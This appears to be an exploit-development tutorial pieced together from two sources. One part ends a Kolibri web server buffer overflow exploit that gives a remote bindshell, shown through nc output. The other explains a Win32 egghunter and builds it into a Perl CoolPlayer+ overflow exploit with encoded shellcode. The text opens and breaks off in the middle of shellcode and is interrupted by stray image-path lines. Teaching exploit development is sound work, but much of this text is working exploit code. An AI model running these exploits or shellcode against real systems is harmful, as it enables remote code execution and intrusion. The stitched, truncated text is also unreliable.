"\x6d\x6b\x30\x47\x36\x73\x31\x62\x62\x4f\x32\x4a\x47\x70\x61"
"\x43\x4b\x4f\x4b\x65\x41\x41")

#--------------------------------------------------------------------------#
# badchars: \x00\x0d\x0a\x3d\x20\x3f                                       #
#--------------------------------------------------------------------------#
# Stage1:                                                                  #
# (1) EIP: 0x77C35459 push esp # ret | msvcrt.dll                          #
# (2) ESP: jump back 60 bytes in the buffer => \xEB\xC4                    #
# (3) Enough room for egghunter; marker "b33f"                             #
#--------------------------------------------------------------------------#
# Stage2:                                                                  #
# (*) For reliability we use the x86/alpha_mixed encoder (we have as much space #
#     as we could want), possibly this region of memory has a different set of  #
#     badcharacters.                                                       #
# (4) We embed the final stage payload in the HTTP header, which will be put    #
#     somewhere in memory at the time of the initial crash, b00m Game Over!!    #
#--------------------------------------------------------------------------#

Stage1 = "A"*478 + hunter + "A"*5 + "\x59\x54\xC3\x77" + "\xEB\xC4"
Stage2 = "b33fb33f" + shellcode

buffer = (
```

"HEAD /" + Stage1 + " HTTP/1.1\r\n"

"Host: 192.168.111.128:8080\r\n"

"User-Agent: " + Stage2 + "\r\n"

"Keep-Alive: 115\r\n"

"Connection: keep-alive\r\n\r\n")

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

expl.connect(("192.168.111.128", 8080))

expl.send(buffer)

expl.close()

In the screenshot below you can see Kolibri receiving our evil HTTP request and the output of “netstat -an” showing that our bindshell is listening and below that the output when we connect to it, b00m Game Over!!



Game Over!

root@bt:~/Desktop# nc -nv 192.168.111.128 9988

(UNKNOWN) [192.168.111.128] 9988 (?) open

Microsoft Windows XP [Version 5.1.2600]

(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator\Desktop>ipconfig

ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

Connection-specific DNS Suffix . : localdomain

IP Address. . . . . : 192.168.111.128

Subnet Mask . . . . . : 255.255.255.0

Default Gateway . . . . . :

C:\Documents and Settings\Administrator\Desktop>

http://www.fuzzysecurity.com/tutorials/expDev/4.html

Introduction to the Win32 Egghunter

When we examined using jumps to reach shellcode in Part 4, there was one thing that we required — a predictable location for our shellcode. Even if our registers only pointed to a relatively small portion of our buffer, as long as we could use that space to jump to another known location containing our shellcode, we could execute our exploit. But what happens when you have that small portion of your buffer available but can't use it to reach your shellcode with a typical jump technique (either because there are no available jump instructions, it's too far, or it's location is dynamic/unpredictable)? For those situations, we can use a technique called Egghunting. With Egghunting, we'll use the minimal buffer space (reachable by our EIP overwrite) to host a small payload that does nothing more than search memory for the shellcode and jump to it. There are two basic pre-requisites to be able to use the Egghunter technique.

- First, you must have a minimum amount of predictable memory to which you can jump that holds the small Egghunter code.
- Second, your shellcode must be available in its entirety somewhere in memory (on the stack or heap).

Keep in mind because we're dealing with a limited buffer space, the Egghunter itself should be as small as possible to be useful in these situations. To understand the details behind Egghunting, your first resource should be Matt Miller's (skape) paper titled "Safely Searching Process Virtual Address Space". In it, he describes the various methods in which one can use

Egghunters to search available memory in order to locate and execute otherwise difficult-to-find exploit code. He provides several Linux and Windows-based examples, some optimized more than others. For the purposes of this tutorial I'm only going to focus on the smallest (only 32 bytes), most optimized Windows version, which uses NtDisplayString. Please note that this method only works on 32-bit NT versions of Windows. All the examples that follow were tested on Window XP SP3. I'll limit the discussion for now until I get into 64-bit Windows-based exploits in later posts.

Using the Egghunter

Here's how it works:

- Prepend your shellcode with an 8-byte tag (the "egg").
- Use the EIP overwrite to jump to a predictable location that holds a small Assembly language routine (the "Egghunter") which searchers memory for the "egg" and, when found, jumps to it to execute the shellcode.

The egg will be a 4 byte string, repeated once. Let's say our string is "PWND", the egg we will prepend to our shellcode will be PWNDPWND. The reason for the repetition is to ensure that when we locate it in memory, we can verify we've actually found our shellcode (and not a random collection of 4 bytes, or the Egghunter routine itself) — it's simply a way to double check we've reached our shellcode.

The Egghunter we're going to implement will use (abuse) NtDisplayString, a read-only function that is designed to take a single argument — a pointer to a string — and display it.

```
NTSYSAPI NTSTATUS NTAPI NtDisplayString(
    IN PUNICODE_STRING String
);
```

Instead of using the function to display strings as intended, we're going to sequentially work our way through memory address pointers and pass them to it, one at a time. If the function returns an access violation error when it attempts to read from that memory location, we know we've reached an unaccessible portion of memory and must look elsewhere for our shellcode. If it doesn't return an error, we know we can examine the contents of that memory location for our egg. It's a simple and elegant solution to testing the availability of memory to look for our egg. Here's the code (adapted from Skape's original version found here). Note: in that version, he uses NtAccessCheckAndAuditAlarm instead of NtDisplayString. As he explains in his paper (see earlier link) they both serve the same purpose and the only difference in terms of the code is the syscall number.

```
entry:
loop_inc_page:
or dx, 0x0fff // loop through memory pages by adding 4095 decimal or PAGE_SIZE-1 to edx

loop_inc_one:
inc edx // loop through addresses in the memory page one by one

make_syscall:
push edx // push edx value (current address) onto the stack to save for future reference
push 0x43 // push 0x43 (the Syscall ID for NtDisplayString) onto the stack
```

```
pop eax // pop 0x43 into eax to use as the parameter to syscall
int 0x2e // issue the interrupt to call NtDisplayString kernel function


check_is_valid:
cmp al, 0x05 // compare low order byte of eax to 0x5 (5 = access violation)
pop edx // restore edx from the stack
jz loop_inc_page // if the zf flag was set by cmp instruction there was an access violation
// and the address was invalid so jmp back to loop_inc_page
is_egg:
mov eax, 0x444e5750 // if the address was valid, move the egg into eax for comparison
mov edi, edx // set edi to the current address pointer in edx for use in the scasd instruction
scasd // compares value in eax to dword value addressed by edi (current address pointer)
// and sets EFLAGS register accordingly; after scasd comparison,
// EDI is automatically incremented by 4 if DF flag is 0 or decremented if flag is 1
jnz loop_inc_one // egg not found? jump back to loop_inc_one
scasd // first 4 bytes of egg found; compare the dword in edi to eax again
// (remember scasd automatically advanced by 4)
jnz loop_inc_one // only the first half of the egg was found; jump back to loop_inc_one


found:
jmp edi //egg found!; thanks to scasd, edi now points to shellcode
```

I've included a C version below in case you want to compile it and load it into a debugger as a stand-alone .exe to follow along (please note that your addresses are likely going to vary).


https://www.securitysift.com/download/egghunter.c


Let's walk through the code in detail, starting from loop_inc_page. First, the or instruction cues up the next memory page to search by adding page_size – 1 (or 4095) to the current address in EDX and stores the result in EDX. The next instruction increments the value of EDX by 1. This effectively brings us to the very first address in the page we want to search. You might wonder why we just didn't put 4096 into EDX, instead of breaking it into two instructions. The reason is because we need to maintain two separate loops — one to loop through each page and the other to loop through each address of a valid page one by one.






As we increment through each address, we make the call to NtDisplayString to see if it's valid. Before we do, the value in EDX must be saved to the stack since we need to return to that location after the syscall; otherwise it will be clobbered by the syscall instruction. After saving EDX, we load the syscall number of NtDisplayString (43) into EAX. [If you want to find the numbers to the various Windows syscalls, check out this resource: http://j00ru.vexillium.org/ntapi/]






With EDX saved and the syscall parameter loaded into EAX, we're ready to issue the interrupt and make the syscall. Once the syscall is made, EAX will be loaded with 0x5 if the attempt to

read that memory location resulted in an access violation. If this happens, we know we're attempting to read from an inaccessible memory page, so we go back to loop_inc_page and the next memory page is loaded to into EDX.




This page loop will continue until a valid memory page is found.





Once a valid memory address is found, the execution flows diverts to is_egg. Now that it's located a valid address, the next step is to compare our egg to the contents of that address. To do so, we load the egg into EAX and move (copy) our valid address from EDX to EDI for use by the next SCASD instruction.

You might wonder why we don't just compare the value in EAX to the value in EDX directly. It's because using the SCASD instruction is actually more effecient since it not only sets us up for the following jump instruction but it also automatically increments EDI by 4 bytes after each comparison. This allows us to check both halves of the egg and immediately jump to our shellcode once an egg is found, without the need for unnecessary Assembly instructions.


If the contents of EAX and the contents pointed to by the memory address in EDI don't match, we haven't found our egg so execution flow loops back to the INC EDX instruction which will grab the next address within the current page for comparison.








Once the first half of the egg is found, the SCASD instruction is repeated to check for the second half. If that's also a match, we know we've found our egg so we jump to EDI, which thanks to the SCASD instruction, now points directly to our shellcode.



Now that you understand how the Egghunter works, let's see how to incorporate it into our exploit payload. I'll once again use the CoolPlayer exploit from Part 4. If you recall, from Part 4, at the time of EIP overwrite, ESP points to only a small portion of our buffer — too small for our shellcode, but more than enough space for an Egghunter. Let's update our previous exploit script.

First, we need to obtain the opcodes for the Assembly instructions and convert them to hex format for our Perl script. Depending on how you write the Egghunter (MASM, C, etc) there are varying ways in which you can extract the associated opcode. For this demo, I'm simply going to grab them from Immunity during runtime of my Egghunter executable (compiled from the C code I provided earlier).



If you use this method, you can copy it to the clipboard or export it to a file and then convert it to script-friendly hex using any number of command line scripts such as this:

root@kali:/demos# cat egghunter_opcode.txt | cut -c14-28 | tr -d '\040\072\012\015' | sed -e 's/\(..\)/\1\\x/g' -e 's/^/$egghunter = \"\\x/' -e 's/.\{2\}$/";/'

This results in the following output:

$egghunter =
"\x66\x81\xCA\xFF\x0F\x42\x52\x6A\x43\x58\xCD\x2E\x3C\x05\x5A\x74\xEF\xB8\x50\x57\x4E\x44\x8B\xFA\xAF\x75\xEA\xAF\x75\xE7\xFF\xE7";

For the purposes of this demo, I'll break up the hex with comments so you can easily match it to the corresponding Assembly instruction. Here it is incorporated into the exploit script we wrote in Part 4:

```
#!/usr/bin/perl
##############################################################################################
# Exploit Title: CoolPlayer+ Portable v2.19.4 - Local Buffer Overflow Shellcode Jump Demo
# Date: 12-24-2013
# Author: Mike Czumak (T_v3rn1x) -- @SecuritySift
# Vulnerable Software: CoolPlayer+ Portable v2.19.4
# Software Link: http://portableapps.com/apps/music_video/coolplayerp_portable
# Tested On: Windows XP SP3
# Based on original POC exploit: http://www.exploit-db.com/exploits/4839/
# Details: Egghunter Demo
##############################################################################################

my $buffsize = 10000; # set consistent buffer size

my $junk = "\x90" x 260; # nops to slide into $jmp; offset to eip overwrite at 260
my $eip = pack('V',0x7c86467b); # jmp esp [kernel32.dll]
my $egghunter = "\x66\x81\xCA\xFF\x0F"; # or dx,0x0fff
$egghunter = $egghunter . "\x42"; # inc edx by 1
$egghunter = $egghunter . "\x52"; # push edx to t
$egghunter = $egghunter . "\x6A\x43"; # push byte +0x43
$egghunter = $egghunter . "\x58"; # pop eax
$egghunter = $egghunter . "\xCD\x2E"; # int 0x2e
$egghunter = $egghunter . "\x3C\x05"; # cmp al,0x5
```

```
$egghunter = $egghunter . "\x5A"; # pop edx
$egghunter = $egghunter . "\x74\xEF"; # jz 0x0
$egghunter = $egghunter . "\xB8\x50\x57\x4e\x44"; # mov eax,PWND
$egghunter = $egghunter . "\x8B\xFA"; # mov edi,edx
$egghunter = $egghunter . "\xAF"; # scasd
$egghunter = $egghunter . "\x75\xEA"; # jnz 0x5
$egghunter = $egghunter . "\xAF"; # scasd
$egghunter = $egghunter . "\x75\xE7";#jnz 0x5
$egghunter = $egghunter . "\xFF\xE7"; #jmp edi

my $egg = "\x50\x57\x4e\x44\x50\x57\x4e\x44"; #PWNDPWND
my $nops = "\x90" x 50;

# Calc.exe payload [size 227]
# msfpayload windows/exec CMD=calc.exe R |
# msfencode -e x86/shikata_ga_nai -t perl -c 1 -b '\x00\x0a\x0d\xff'
my $shell = "\xdb\xcf\xb8\x27\x17\x16\x1f\xd9\x74\x24\xf4\x5f\x2b\xc9" .
"\xb1\x33\x31\x47\x17\x83\xef\xfc\x03\x60\x04\xf4\xea\x92" .
"\xc2\x71\x14\x6a\x13\xe2\x9c\x8f\x22\x30\xfa\xc4\x17\x84" .
"\x88\x88\x9b\x6f\xdc\x38\x2f\x1d\xc9\x4f\x98\xa8\x2f\x7e" .
"\x19\x1d\xf0\x2c\xd9\x3f\x8c\x2e\x0e\xe0\xad\xe1\x43\xe1" .
"\xea\x1f\xab\xb3\xa3\x54\x1e\x24\xc7\x28\xa3\x45\x07\x27" .
"\x9b\x3d\x22\xf7\x68\xf4\x2d\x27\xc0\x83\x66\xdf\x6a\xcb" .
"\x56\xde\xbf\x0f\xaa\xa9\xb4\xe4\x58\x28\x1d\x35\xa0\x1b" .
"\x61\x9a\x9f\x94\x6c\xe2\xd8\x12\x8f\x91\x12\x61\x32\xa2" .
